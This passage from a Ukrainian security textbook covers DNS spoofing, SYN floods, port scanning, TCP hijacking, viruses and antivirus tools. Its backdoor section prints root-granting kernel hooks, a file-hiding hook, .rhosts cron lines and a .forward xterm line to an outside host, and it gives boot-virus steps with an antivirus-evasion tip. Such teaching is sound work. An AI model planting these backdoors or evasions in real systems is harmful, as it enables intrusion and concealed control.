Ще одна проблема полягає в тому, що атака буде мати успіх у випадку, якщо DNS-сервер надішле запит на пошук імені, що знаходиться в помилковій DNS-відповіді. DNS-сервер посилає цей запит у тому випадку, коли на нього приходить DNS-запит від якого-небудь

хоста на пошук даного імені й цього ім'я не виявляється в кеш-таблиці DNS-сервера.

У принципі цей запит може виникнути коли завгодно, і атакуючий прийде чекати результатів атаки невизначений час. Однак ніщо не заважає атакуючому самому послати на DNS-сервер, що атакується, подібний DNS-запит і ***спровокувати DNS-сервер*** на пошук зазначеного в запиті ім'я!




Рис. 1.32. **Атакуючий створює направлений "шторм" помилкових DNS-відповідей від імені одного з кореневих DNS-серверів і при цьому провокує DNS-сервер, що атакується, посилаючи DNS-запит**




Рис. 1.33. **Порушення працездатності хоста в Internet, що використовує направлений шторм помилкових TCP-запитів на створення з'єднання**

Однак, мабуть, більшість хакерів ще не доросли до настільки витончених методів мережного злому, як атака на DNS або будь-яка інша атака. Здійснення атак такого типу є, по суті, тривіальним і не жадає від зломщика практично ніякої кваліфікації (підкреслимо – саме здійснення; зовсім інша справа – знаходження цієї "дірки").

Аксіома 1.6. Висока кваліфікація необхідна саме для пошуку тієї самої вразливості, використовуючи яку можна зламати систему. Але, на глибоке переконання автора, що виявив вразливість і здійснив на її базі злом, швидше за все, будуть різними особами, тому що саме висока кваліфікація фахівця, який виявив "дірку", не дозволить йому завдати шкоди простим користувачам.

Порушення працездатності хоста в мережі Internet при використанні спрямованого "шторму" помилкових TCP-запитів на створення з'єднання, або при переповненні черги запитів.

Зі схеми створення TCP-з'єднання випливає, що на кожен отриманий TCP-запит на створення з'єднання ОС повинна згенерувати початкове значення ідентифікатора ISN і надіслати його у відповідь на що запросив хост. При цьому через те, що в мережі Internet (IPv4) не передбачений контроль за IP-адресою відправника повідомлення, неможливо відстежити правдивий маршрут, пройдений IP-пакетом, і, отже, у кінцевих абонентів мережі немає можливості обмежити число можливих запитів, прийнятих в одиницю часу від одного хоста. Тому можливо здійснення типового ВА "Відмова в обслуговуванні - DoS" [6], що буде полягати в передачі на хост, що атакується, як можна більшого числа помилкових TCP-запитів на створення з'єднання від імені будь-якого хоста в мережі (рис. 1.32).

При цьому ОС, що атакується, залежно від потужності ПК або зависає, або припиняє реагувати на легальні запити на підключення. Це відбувається через те, що для всієї маси отриманих помилкових запитів система повинна, по-перше, зберегти в пам'яті отриману в кожному запиті інформацію й, по-друге, виробити й відіслати відповідь на кожен запит. Таким чином, всі ресурси системи "з'їдаються" помилковими запитами: переповняються черга запитів і система займається тільки їх обробкою. Ефективність даної ВА тим вище, чим більша пропускна здатність каналу між атакуючим і метою атаки, і тим менше, чим більше обчислювальна потужність ПК, що атакується.

Інший різновид атаки "Відмова в обслуговуванні" полягає в передачі на хост, що атакується, декількох десятків (сотень) запитів на під-ключення до сервера, що може привести до тимчасового переповнення черги запитів на сервері. Це відбувається через те, що деякі ОС облаштовані так, щоб обробляти тільки перші кілька запитів на підключення, а інші ігнорувати. Тобто при одержанні N запитів на підключення, ОС сервер ставить їх у чергу й генерує відповідно N відповідей. Далі, протягом певного проміжку часу, (тайм-аут 10 хвилин) сервер буде чекати від передбачуваного клієнта повідомлення, що завершує рукостискання (handshake) і підтверджувальне створення віртуального каналу. Якщо атакуючий надішле на сервер кількість запитів на підключення, рівне максимальному числу одночасно оброблюваних запитів на сервері, то протягом тайм-ауту інші запити на підключення будуть ігноруватися й до сервера буде неможливо підключитися.

Таким чином, в існуючому стандарті мережі Internet IPv4 немає прийнятних способів надійно захистити свої системи від ВА. На щастя, атакуючий не зможе одержати НСД до вашої інформації. Він зможе лише "з'їсти" обчислювальні ресурси вашої системи й порушити її зв'язок із зовнішнім світом.

1.5.3. Атаки на основі використання стека TCP/IP

Сканування портів. Іноді може виникнути потреба довідатися, які сервіси надає певний хост. Для цього існує ряд різних програм сканування портів.

Найпростіший варіант – це програми типу SATAN (Security Analysis Tool for Auditing Networks), які встановлюють з'єднання з кожним TCP-портом, відкриваючи повне TCP-з'єднання. Переваги цього методу полягають у тому, що користувачеві, який займається скануванням, не потрібно самому становити IP-пакет, що буде використаний для сканування, тому що він використовує стандартні системні виклики, і йому не потрібний доступ адміністратора (звичайно потрібний, щоб використовувати SOCK_RAW або відкривати /dev/bpf, /dev/nit і т.д.). Недоліком цього методу є те, що його легше виявити, причому декількома способами, зокрема TCP Wrapper'ами. Для усунення цього

недоліку були винайдені методи "напіввідчиненого сканування" без встановлення повного TCP-з'єднання.

Процес установки TCP-з'єднання складається із трьох фаз: сторона, що встановлює з'єднання, спочатку посилає TCP-пакет із установленим прапором SYN, після чого приймаюча сторона посилає TCP-пакет із установленими прапорами SYN і ACK, у випадку, якщо порт відкритий або він скидає з'єднання із прапором RST, якщо порт не активний. Третя фаза відбувається, коли сторона, що встановлює з'єднання, посилає фінальний TCP-пакет із установленим прапором ACK (всі ці пакети мають відповідні sequence- і ACK-номери і т.д.). Тепер з'єднання встановлене.

Сканування з SYN-прапором. SYN-сканер посилає тільки перший пакет із трьох і чекає SYN|ACK або RST. Коли він одержить або те, або інше, він буде знати, активний цей порт чи ні. Основна перевага даного методу полягає в тому, що він не виявляється програмами типу SATAN. Основні недоліки: метод виявляється деякими програмами, які перевіряють спроби з'єднання з SYN-прапором (наприклад, tcplog), а також він виявляється програмою netstat.

Сторона, що встановлює з'єднання, повинна становити весь IP-пакет. Для цього необхідно мати доступ до SOCK_RAW або /dev/bpf, /dev/nit і рівень адміністратора.

Stealth-сканування. Цей метод заснований на некоректному мережному коді в ОС BSD. Зважаючи на те, що в більшості ОС використовується її мережний код або похідний від нього, цей спосіб працює на більшості систем (виключення – маршрутизатори Cisco). Цей метод важко виявити. Навіть знаючи сам метод, розробка алгоритму, що виявляє його, досить проблематична без усунення самої помилки. Недоліки цього способу: він заснований на помилках у мережному коді. Це значить, що можливо, а точніше, швидше за все, ці помилки будуть виправлені. Наприклад, в ОС OpenBSD це вже виправлено.

Метод № 1: послати FIN-пакет. Якщо приймаючий хост повертає RST, значить порт не активний, якщо RST не вертається – порт активний.

Метод № 2: послати ACK-пакет. Якщо TTL пакетів, що повертаються, менше, ніж в інших отриманих RST-пакетах або якщо розмір вікна більше нуля, то порт активний.

Підміна одного із суб'єктів TCP-з'єднання в мережі Internet (hijacking)

Протокол TCP дозволяє виправляти помилки, які можуть виникнути в процесі передачі пакетів, і є протоколом із установленням логічного з'єднання – віртуального каналу. По ньому передаються й приймаються пакети з реєстрацією їхньої послідовності, здійснюється керування потоком пакетів, організовується повторна передача перекручених пакетів, а наприкінці сеансу канал розривається. При цьому TCP є єдиним базовим протоколом зі стека TCP/IP, що має додаткову систему ідентифікації повідомлень і з'єднання. Саме тому протоколи FTP і TELNET реалізовані на базі протоколу TCP.

Для ідентифікації TCP-пакета в його заголовку існують два 32-розрядних ідентифікатори, які також відіграють роль лічильника пакетів. Їх назва – **Sequence Number** і **Acknowledgment Number**. Також нас цікавить поле, яке називається **Control Bits**. Це поле розміром 6 біт може містити наступні командні біти:

URG: Urgent Pointer field significant.
ACK: Acknowledgment field significant.
PSH: Push Function.
RST: Reset the connection.
SYN: Synchronize sequence numbers.
FIN: No more data from sender.

Далі розглянемо схему створення TCP-з'єднання (рис. 1.34).




Рис. 1.34. **Схема створення TCP-з'єднання**

Припустимо, що хосту **A** необхідно створити TCP-з'єднання з хостом **B.** Тоді **A** посилає на **B** наступне повідомлення:

1. **A** → **B:** SYN, ISSa.

Це означає, що в переданому **A** повідомленні встановлений біт SYN (synchronize sequence number), а в поле Sequence Number установлено початкове 32-бітне значення ISSa (**Initial Sequence Number**). **У** відповідає:

2. **B** → **A:** SYN, ACK, ISSb, ACK(ISSa+1).

У відповідь на отриманий від **A** запит **У** відповідає повідомленням, у якому встановлені біти SYN і ACK; у поле Sequence Number хостом **У** встановлюється початкове значення лічильника – ISSb; поле Acknowledgment Number містить значення ISSa, отримане в першому пакеті від хоста **A** і збільшене на одиницю. **A**, завершуючи handshake, посилає:

3. **A** → **B:** ACK, ISSa+1, ACK(ISSb+1).

У цьому пакеті встановлений біт ACK; поле Sequence Number містить ISSa + 1; поле Acknowledgment Number містить значення ISSb +

1. Посиланням цього пакета на хост **У** закінчується триступінчастим handshake, і з'єднання між хостами **А** і **В** уважається встановленим.

Тепер хост **А** може посилати пакети з даними на хост **У** по тільки що створеному віртуальному TCP-каналу:

4. **А** → **В:** ACK, ISSa+1, ACK(ISSb+1); DATA.

З розглянутої схеми створення TCP-з'єднання видно, що єдиними ідентифікаторами TCP-абонентів і TCP-з'єднання є два 32-бітних параметри Sequence Number і Acknowledgment Number. Отже, для формування помилкового TCP-пакета атакуючому необхідно знати поточні ідентифікатори для даного з'єднання – ISSa і ISSb. Проблема можливої під-міни TCP-повідомлення стає ще більш важливою, тому що аналіз протоколів FTP і TELNET, реалізованих на базі протоколу TCP, показав, що проблема ідентифікації FTP- і TELNET-пакетів цілком покладається даними протоколами на транспортний рівень, тобто на TCP. Це означає, що атакуючому досить підібравши відповідні поточні значення ідентифікаторів TCP-пакета для даного TCP-з'єднання, послати пакет з будь-якого хоста в мережі Internet від імені одного з учасників даного з'єднання, і даний пакет буде сприйнятий як правильний. До того ж, тому що FTP і TELNET не перевіряють IP-адреси відправників, від яких їм надходять повідомлення, то у відповідь на отриманий помилковий пакет, FTP- або TELNET-сервер відправить відповідь на зазначений у помилковому пакеті справжню IP-адресу атакуючого, тобто атакуючий почне роботу з FTP- або TELNET-сервером зі своєї IP-адреси, але із правами легального користувача, який підключився, що, у свою чергу, втратить зв'язок із сервером через неузгодженість лічильників!

У тому випадку, коли атакуючий перебуває в одному сегменті з метою атаки або через його сегмент проходить трафік передбачуваного об'єкта атаки, то завдання одержання значень ISSa і ISSb є тривіальним і вирішується шляхом аналізу мережного трафіка – сніфінга. Отже, треба чітко розуміти, що протокол TCP дозволяє в принципі захистити з'єднання тільки у випадку неможливості перехоплення атакуючих повідомлень, переданих даним з'єднанням, тобто у випадку знаходження атакуючого в інших сегментах щодо абонентів TCP-з'єднання.

Тому найбільший інтерес представляють міжсегментні атаки, коли атакуючий і його мета перебувають у різних сегментах мережі. У цьому випадку завдання одержання значень ISSa і ISSb не є тривіальним.

Крім того, якщо мережа організована грамотно, то й сегменти будуть розділятися між собою більш надійними засобами. На мінімальному рівні як такі засоби рекомендується використовувати комутатори.

Також при сегментному розмежуванні використання сніфінга не завжди приводить до позитивного результату. Його, безумовно, можна здійснити з віддаленого сегмента, однак буде потрібна реєстрація в самому сегменті. А це буде прямим фактом НСД. При грамотному адмініструванні сегмента організації всі внутрішні пакети не повинні виходити назовні, тому що це призведе до прямого перехоплення, а їх циркуляція усередині (локалізація трафіка) і забезпечить необхідний рівень захисту від перехоплення.

1.5.4. Комп’ютерні віруси

Комп'ютерний вірус – це спеціально написана невелика (як правило) за розмірами програма, що виконує різні небажані (частіше шкідливі) дії на ПК і може "приписувати" себе до інших програм, тим самим "заражаючи" їх. Все це відбувається в невидимому для користувача й системи (якщо вона функціонує без установленого антивірусного ПЗ) режиму [107]. Програма, усередині якої перебуває вірус, називається **"зараженою"**. Коли така програма починає роботу, то спочатку, як правило, керування одержує вірус. Сам термін "вірус" запропонував Фред Кохен в 1983 році, коли був студентом в одному з університетів США.

Німецька фірма AV-Test, що спеціалізується на системах ІБ (http://www.av-test.org), яка допомагала в дослідженнях, стверджує, що щодня виявляється від 70 до 100 нових злочинців.

Вірус знаходить і "заражає" інші програми або здійснює які-небудь шкідливі впливи: псує файли або таблицю розміщення файлів на диску (FAT), "засмічує" оперативну пам'ять ПК, змінює адресацію звертань до зовнішніх пристроїв і т. д. Більше того, заражені програми можуть бути перенесені на інший комп'ютер за допомогою фізичних носіїв або комп'ютерної мережі.

Порада. *З вірусами треба "дружити", їх треба розуміти, особливо – як вони працюють і що вони можуть зробити поганого для вас.*

У цей час відомо більше 50 тис. вірусів і більше 150 тис. їхніх **штамів** – похідних програмних продуктів від самих вірусів з невеликими змінами в декількох функціях. Умовно вони підрозділяються на класи за наступними ознаками.

За середовищем перебування:

Мережні, що поширюються комп'ютерною мережею	Файлові, що впроваджуються у виконуваний файл	Завантажувальні, що впроваджуються в завантажувальний сектор носія інформації

За способом зараження:

Резидентні – постійно залишаються в пам'яті ПК	Нерезидентні, що не заражають пам'ять ПК і залишаються активними обмежений час

За можливостями:

Умовно-нешкідливі, що не впливають істотно на роботу ПК	Не небезпечні, вплив яких обмежується зменшенням вільної пам'яті на НЖМД, графічними звуковими й іншими ефектами	Небезпечні, які можуть призвести до серйозних збоїв у роботі ПК	Дуже небезпечні, які можуть призвести до втрати програм, знищенню даних, стиранню інформації в системних областях пам'яті й навіть передчасному виходу з ладу фізичних пристроїв

Дана класифікація поєднує, природно, далеко не всі можливі типи вірусів; у кожній категорії зустрічаються варіанти, не названі через їх екзотичність, наприклад, CMOS-віруси, FLASH-віруси або вірусоподібні структури (макровіруси), "які мешкають" у середовищі Microsoft Word.

Крім того, зустрічається ряд програм, що не володіють всіма властивостями вірусів, але здатних становити серйозну небезпеку (наприклад, "троянські коні" або програми типу spyware).

Для захисту й боротьби з вірусами застосовуються спеціальні антивірусні програми, які можна розділити на кілька видів:

програми-детектори, що дозволяють виявити файли, заражені вірусом. Робота детектора ґрунтується на пошуку ділянки коду (називається **сигнатура**), що належить тому або іншому відомому вірусу.

На жаль, детектори не гарантують виявлення "свіжих" вірусів, хоча в деяких з них для цього передбачені особливі засоби. Найбільш відомими детекторами є Dr. Web, Norton Antivirus, AVP. Крім того, самі сигнатури, відомі раніше, можуть бути пізніше видозмінені в ході життєдіяльності вірусу, що природно, і зводить до нуля ймовірність його виявлення;

програми-доктори (або фаги), які "лікують" заражені програми або диски, знищуючи тіло вірусу. При цьому в ряді випадків ваша інформація може бути загублена, тому що деякі віруси настільки спотворюють середовище перебування, що її вихідний стан не може бути відновлено. Широко відомими програмами-докторами є AVP, Dr. Web, Norton Antivirus;

програми-ревізори, вони спочатку запам'ятовують відомості про стан програм і системних областей дисків, а надалі порівнюють їхній стан з вихідним. При виявленні невідповідностей видають повідомлення користувачеві. Робота цих програм заснована на перевірці цілісності (незмінності) файлів шляхом підрахунку контрольної суми і її порівняння з еталонною, обчисленою при першому запуску ревізора; можливо також використання контрольних сум, що включаються до складу програмних файлів виготовлювачами. Можуть бути створені й зустрічаються віруси, що не змінюють при зараженні контрольної суми, розрахованої традиційним чином – підсумовуванням всіх байтів файлу, однак практично неможливо замаскувати модифікацію файлу, якщо підрахунок ведеться за довільною, заздалегідь невідомою схемою (наприклад, парні байти додатково множаться на 2), і зовсім малоймовірно, що розраховане значення збіжиться при використанні двох або більше контрольних сум. До широко розповсюджених програм-ревізорам ставляться AVP, Norton Antivirus;

доктори-ревізори – це програми, що поєднують властивості ревізорів і фагів, які здатні виявити зміни у файлах і системних областях дисків і за необхідності (у випадку патологічних змін) можуть автоматично повернути файл у вихідний стан. До широко розповсюджених докторів-ревізорам ставляться AVP, Panda, Norton Antivirus, NOD32, PC Cillin;

програми-фільтри, які розташовуються резидентно в оперативній пам'яті комп'ютера, перехоплюють ті звертання до ОС, які можуть використовуватися вірусами для розмноження й нанесення шкоди, і

повідомляють про їх користувачеві. Програми-фільтри контролюють дії, характерні для поводження вірусу, такі, як:

відновлення програмних файлів;

запис на жорсткий диск за фізичною адресою (прямий запис);

форматування диска;

резидентне розміщення програм в оперативній пам'яті.

Виявивши спробу здійснення однієї із цих дій, програма-фільтр видає опис ситуації й жадає від користувача підтвердження. Користувач може дозволити операцію, якщо її робить "корисна" програма, або скасувати, якщо джерело даної дії не зрозуміле. До широко розповсюджених програм-фільтрів ставляться Spider, AVP, Norton Antivirus. Це досить надійний метод захисту, але який створює істотні незручності для користувача.

Деякі антивірусні функції вбудовані в сучасні версії BIOS, але, як правило, ними ніхто не користується.

Антивірусні програмні продукти, що випускаються, а їх дуже багато, поєднують основні функції детектора-доктора-ревізора.

Слід зазначити, що антивірусні програми постійно обновляються, у середньому не рідше одного разу на місяць, і здатні захистити комп'ютери від вірусів, відомих програмі на даний момент. І, крім того, за рахунок використання евристичних аналізаторів дані програми здатні виявити частину невідомих вірусів.

Насамперед, необхідно підкреслити, що **захистити ПК від вірусів може тільки сам користувач.** Тільки правильне й своєчасне застосування антивірусних засобів може гарантувати його від зараження або забезпечити мінімальний збиток. Необхідно правильно організовувати роботу на ПК і уникати безконтрольного перепису програм з інших комп'ютерів, у першу чергу це стосується розважальних програм і комп'ютерних ігор.

Наприклад, вірус Морріса – класичний приклад мережного вірусу. 2 листопада 1988 року Роберт Морріс-молодший, аспірант факультету інформатики Корнельского університету, за допомогою написаного ним вірусу інфікував велику кількість комп'ютерів, підключених до мережі Internet. Вірус Морріса вражав тільки комп'ютери типу SUN 3 і VAX, які використовували варіанти ОС UNIX версії 4 BSD.

Для свого поширення вірус використовував деякі дефекти стандартної ОС UNIX, установленої на багатьох системах. Він також

використовував механізм, призначений для доступу до віддалених комп'ютерів у локальних мережах.

Вірус складався із двох частин: головної програми й програми, що забезпечує його поширення. Головна програма після запуску на черговій машині збирала інформацію щодо інших машин у мережі, з якими вона має зв'язок. Вона виконувала цю роботу за допомогою аналізу конфігураційних файлів і шляхом запуску системної утиліти, що подає інформацію про поточний стан з'єднань у мережі. Потім вироблялося пересилання програми поширення на знайдені машини, запускалася й забезпечувала пересилання й компіляцію іншої частини вірусу. Потім весь процес повторювався.

Найбільш помітним ефектом при поширенні вірусу було все-таки, що безупинно зростало завантаження уражених вірусом машин. Після закінчення деякого часу ряд машин виявився настільки завантаженим поширенням копій вірусу, що не був здатний виконувати ніякої корисної роботи; деякі машини вичерпували пам'ять для свопінга або таблицю поточних процесів, і їх доводилося перевантажувати.

Класифікація

Backdoors, що дають привілеї. Зміна атрибутів файлів – suid-bit (04000). При запуску програми, що має **s** біт, система породжує процес із ефективним унікальним ідентифікатором – **uid** рівним **uid** хазяїна програми. Таким чином, копія середовища оточення shell, що лежить у віддаленому каталозі й має sticky-bit, дає миттєві права "хазяїна" файлу, наприклад **root** [120].

Поради. Атрибути спеціальних пристроїв. */dev/mem указує на драйвер для доступу до пам'яті. Постановка на нього атрибутів 0666 дає користувачеві можливість прямого запису на згадку. Зловмисник може знайти proc_t структуру свого процесу й змінити його ефективний uid.*

Зміна системних файлів. Програма Cron, що розташовується за шляхом /var/spool/cron/crontabs/, створює замовлені процеси у встановлений час. Вона може додати рядок, що створює, наприклад, .rhosts файл опівночі й нищівну його ранком у файлі завдань root. Приклад:

/var/spool/cron/crontabs/root:
0 22 * * 6 "echo '+ +' > /.rhosts"
0 6 * * 1 "rm -rf /.rhosts"

/etc/passwd, /etc/shadow – у цих файлах зберігається інформація про акаунти. Зломщик може додати в них свої записи або змінити атрибути цих файлів для внесення в довільний момент своєї інформації.

/var/sadm/install/contents – цей файл зберігає інформацію про про-інстальовані у системі файли, їхні розміри, атрибути й контрольну суму. Цей файл може бути змінений для приховування модифікації програм.

Підміна програм, модифікація бібліотек. Програми, що мають sticky-bit або часто виконувані адміністратором системи, можуть бути модифіковані для внесення змін у систему при виконанні адміністратором. Приклад:

```
if( !geteuid())
chmod("/var/tmp/.hidden_shell", 0x4555).
```

Аналогічний код може бути вставлений в одну з бібліотек, наприклад libc. Бібліотека libc.a може бути розібрана на об'єктні файли. Необхідна функція модифікується і компілюється нова динамічна бібліотека.

Додавання модулів у ядро. Зломщик може додати свій модуль у ядро й перехопити який-небудь із системних викликів, скажімо, SYS_setuid. SYS_setuid Solaris 2.6. Приклад:

```
proc_t p;
user_t ut;
int my_setuid(uid_t uid)
{
int rval;
p = ttoproc(curthread);
mutex_enter(& p-p->p_lock);
up = prumap(p);
rval = bcmp(up->u_comm, "devil", 5);
(void)prunmap(p);
mutex_exit(& p-p->p_lock);
```

```
if( rval) {
rval = setuid(uid);
} else { }
return 0; }
```

Тепер досить перейменувати свою програму в devil* і викликати setuid для одержання uid = 0.

Спеціально залишені програми. У системі можуть бути залишені файли – такі, як passwd крекери, exploits для suid програм. На непропатчену систему за допомогою exploit можуть бути отримані root привілею за рахунок виконання коду в стеці програм, що мають sticky-bit.

Backdoors, що дають доступ до системи. Введення довірчих відносин ~user/.rhosts, /etc/host.equiv, ~user/.shosts (при встановленому SSH). Ці файли створюють довірчі відносини в мережі. До них звертаються демони in.rlogind, in.rshd, sshd. У файлах застережені пари комп'ютер-користувач, які можуть входити в систему, минаючи схему автентифікації. Пари '+ +' дозволяють вхід будь-якого користувача з будь-якого комп'ютера без пароля. Наявність файлу /.rhosts {+ +} надає можливість увійти в систему як root або smtp (uid = 0, gid = 0). Обмеження на вхід користувача root тільки з консолі не забороняє віддалений вхід користувача smtp, а наявність /usr/bin/.rhosts дає вхід для користувача 'bin'.

~user/.forward у цьому файлі зберігається інформація для зміни напрямку пошти. Він може виглядати, наприклад, так:

```
\user
|"/usr/openwin/bin/xterm -display another.host.net:0"
```

Додавання або модифікація демонів. Системні демони, звичайно, запускаються при старті системи з /etc/rc?.d/ файлів або за допомогою позначки-демона inetd. У ці файли можна додати запуск свого демона. Для ускладнення виявлення сторонніх з'єднань шляхом прослуховування мережі або обману Firewall-а чужа програма може використовувати UDP протокол або ICMP пакети.

Backdoors, що маскують активність у системі. Заміна програм. Заміна програм виправленими версіями використовується для маскування своєї роботи в системі. Програми змінюються так, щоб не

показувати активність певного користувача та процесів, що їм запускаються, використання дискового простору. Найбільш відомим з пакетів програм для заміни системних утиліт є RootKit (RootKit SunOS, RootKit Linux).

Введення модулів у ядро. Модулі можуть перехоплювати системні виклики звертання до файлів, одержання інформації про систему й свідомо спотворювати одержувану інформацію. Наприклад, при відкритті файлу /etc/inetd.conf буде відбуватися відкриття резервної копії цього файлу, захованої в системі. Таким чином, ховається зміна системних файлів. Приклад:

```
static char new_path = "/var/tmp/.locks/.idx/inetd.conf";
int my_open(char *fname, int fmode, int cmode)
{
int rval;
rval = bcmp(fname, "/etc/inetd.conf", 16);
if( rval) {
return(copen(fname, (int)( fmode-FOPEN), cmode));
} else {
return(copen(new_path, (int)( fmode-FOPEN), cmode));
}}
```

Перевірка файлів. Розумним рішенням є зробити незалежний список системних файлів з їхніми атрибутами й контрольними сумами. Цей список створюється після інсталяції нової системи й коригування її за допомогою aset (SUNWast) або ' fix-modes' by Casper Dik. Перевірку файлів у системі можна робити за cron або постійними процесами з низьким пріоритетом. Контрольні суми, що обчислюються в /bin/sum, не є надійною гарантією безпеки, тому що легко підбираються. Можна порекомендувати для цих цілей алгоритм шифрування MD5.

Контроль мережних з'єднань. Довідатися про сторонній доступ у систему можна, контролюючи мережний трафік і скануючи хости на предмет відкритих портів. Існує велика кількість сканерів і систем контролю над мережним трафіком. Кращим рішенням залишається Firewall.

Підтримка системи. Системи з усіма інстальованими патчами, відключеними й не використовуваними сервісами, істотно менше піддані руйнуванню з розумно обмеженою довірою.

Алгоритм роботи завантажувального вірусу

Будемо вважати, що даний вірус буде заражати завантажувальні сектори гнучких дисків і Master Boot Record першого жорсткого диска.

Потрапивши при початковому завантаженні машини на згадку за адресою 0000:7C00h, вірус повинен:

1. Установити регістри SS і SP на власний стек.

2. "Відрізати" у системи деяку частину кілобайт пам'яті (скільки саме – залежить від довжини вірусного коду).

3. Переписати свій код в отриману область пам'яті.

4. Передати керування наступної секції свого коду, уже розташованої наприкінці основної пам'яті.

Ця секція, у свою чергу, повинна:

1. Перевизначити вектор переривання INT 13h на вірусний код.

2. Уважати справжній завантажувальний сектор на згадку за адресою 0000:7C00h.

3. Перевірити, чи заражений вінчестер. Якщо ні, то заразити його MBR.

4. Передати керування справжньому завантажувальному сектору, що перебуває за адресою 0000:7C00h.

Далі завантаження ОС виконується як звичайно (коли система буде завантажена, вірус повинен зайнятися зараженням BOOT-секторів дискет):

1. При читанні секторів з номерами 2...N нульової доріжки нульової сторони диска "A" перевіряє BOOT цього диска на зараженість.

2. Якщо диск ще не інфікований, заражає його.

3. Передає керування системному оброблювачеві INT 13h.

Під зараженням розуміють запис вірусного коду в BOOT-сектор дискети або в MBR вінчестера. Якщо ми хочемо помістити вірус у завантажувальний сектор цілком, варто врахувати два моменти:

1. Властиво програма завантаження в MBR займає не більше 446 байт.

2. Програма завантаження в BOOT-секторі дискети має різний розмір у різних версіях ОС. У "граничному" випадку вона починається із зсуву 0055h відносно початку сектора.

Звідси випливає очевидний висновок – розмір коду вірусу не може перевищувати 200h - 55h - 02h = 1A9h = 425 байт! Якщо ви не вийдете за цю межу, звертання до диска відбуватиметься коректно.

Захист від антивірусних програм

Було встановлено, що при пошуку невідомих завантажувальних вірусів Dr. WEB намагається визначити факт перехоплення переривання INT 13h. Якщо на думку програми INT 13h було перехоплено, видається повідомлення про можливу наявність невідомого завантажувального вірусу. Звідси випливає очевидний висновок – команду, що задає адресу в таблиці векторів переривань (ТВП) або виконуючу модифікацію вектора INT 13h, варто зашифрувати, і вірус знайдений не буде!

